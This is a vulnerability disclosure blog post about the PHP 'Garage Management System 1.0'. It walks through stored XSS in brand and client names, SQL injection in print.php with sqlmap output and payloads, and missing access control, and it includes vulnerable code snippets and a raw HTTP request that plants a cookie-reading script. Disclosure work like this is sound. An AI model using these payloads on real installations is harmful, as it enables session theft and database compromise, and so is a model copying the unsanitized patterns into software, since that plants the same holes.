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Vulnerability of Garage Management System 1.0

July 21, 2022 / 14 Comments

About one week ago, author mayurik released **Garage Management System 1.0** on <https://sourcecodester.com>. The

web application has a lot of vulnerabilities, so let's take a look at some of them.

Vendor

Homepage:

<https://www.sourcecodester.com/users/mayurik>

Software

Link:

<https://www.sourcecodester.com/php/15485/garment-management-system-using-phpmysql-source-code.html>

Version: 1.0

Test Environment: Ubuntu 22.04 + Apache2

Sample Vulnerability 1:

Vulnerability: Persistent Cross-site Scripting

Component: Parameter "brand_name" in /brand.php

Cause: There is no user input sanitization on parameter "brand_name".

```
<tr>
  <td><?php echo $row['brand_id'] ?></td>
  <td><?php echo $row['brand_name'] ?></td>
  <td><?php if($row['brand_active']==1)
  {
      $activeBrands = "<label class='label label-success' ><h4>N
      echo $activeBrands;
  }
  else{
      $activeBrands = "<label class='label label-danger'><h4>N
      echo $activeBrands;
  }?></td>
</td>

  <a href="editbrand.php?id=<?php echo $row['brand_id']?>"
  <br>
  <a href="editbrand.php?id=<?php echo $row['brand_id']?>"
```


Simple PoC:

```

1 POST /garage/php_action/editBrand.php?id=1 HTTP/1.1
2 Host: 192.168.0.70
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----347211992436918686322122352080
8 Content-Length: 528
9 Origin: http://192.168.0.70
10 Connection: close
11 Referer: http://192.168.0.70/garage/editBrand.php?id=1
12 Cookie: PHPSESSID=loivgt70pleshumlb23fqjl81l
13 Upgrade-Insecure-Requests: 1
14
15 -----347211992436918686322122352080
16 Content-Disposition: form-data; name="current_date"
17
18
19 -----347211992436918686322122352080
20 Content-Disposition: form-data; name="brandName"
21
22 <script>alert(document.cookie)</script>
23 -----347211992436918686322122352080
24 Content-Disposition: form-data; name="brandStatus"
25
26 1
27 -----347211992436918686322122352080
28 Content-Disposition: form-data; name="create"
29
30
31 -----347211992436918686322122352080--
32

```

Screenshot of Exploitation:



Sample Vulnerability 2:

Vulnerability: SQL Injection

Component: Parameter "id" in /print.php

Cause: There is no user input sanitization on parameter "id".

```

<?php
$productSql = "SELECT * FROM orders WHERE order_id = '". $_GET['id'] . "'";
$productData = $connect->query($productSql);

$row = $productData->fetch_array();
$productSql1 = "SELECT * FROM users WHERE user_id= '".$row['user_id']."'";
$productData1 = $connect->query($productSql1);

$row1 = $productData1->fetch_array();

```

Simple PoC:

http://hostname:port/garage/print.php?id=1 '[SQL Query]

Screenshot of Exploitation:

```

[21:58:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
technique found
[21:58:28] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
of columns. Automatically extending the range for current UNION query injection technique test
[21:58:28] [INFO] target URL appears to have 7 columns in query
do you want to (c)try to find proper UNION column types with fuzzy test? [y/N]
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'?
[21:59:05] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--
[21:59:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 319 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=' AND 2784=2784 AND 'vobX'='vobX

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id=' AND GTID_SUBSET(CONCAT(0x717a786b71,(SELECT (ELT(9710=9710,1))),0x71717a7871),9710) AND 'legG'='legG

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 3099 FROM (SELECT(SLEEP(5)))SAHW) AND 'UTCU'='UTCU

[21:59:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[21:59:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.70'
[*] ending @ 21:59:11 /2022-07-20/

```

Sample Vulnerability 3:

Vulnerability: Persistent Cross-site Scripting

Component: Parameter “name” in /client.php

Cause: There is no user input sanitization on parameter “name”.

```

<tr>
<td><?php echo$no; ?></td>
<td><?php echo $row['name'] ?></td>
<td><?php echo $row['gender'] ?></td>
<td><?php echo $row['mob_no'] ?></td>
<td><?php echo $row['reffering'] ?></td>
<td><?php echo $row['address'] ?></td>

</td>

<a href="editclient.php?id=<?php echo $row['id']?>">t

<a href="php_action/removeclient.php?id=<?php echo $rc

</td>

</tr>

</tbody>

```

Simple PoC:

Screenshot of Exploitation:

Sample Vulnerability 4:

Vulnerability: Bad Access Control

Component: Parameter "brand_name" in /brand.php

Cause: /print.php does not verify authentication and authorization.

Simple PoC:

Access `http://hostname:port/print.php?id=2`

Screenshot of Exploitation:

 Post Views: 2,653

By *russell.adler*



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AUTHOR

Offensive Security Professional,
Penetration Tester, Red Teamer

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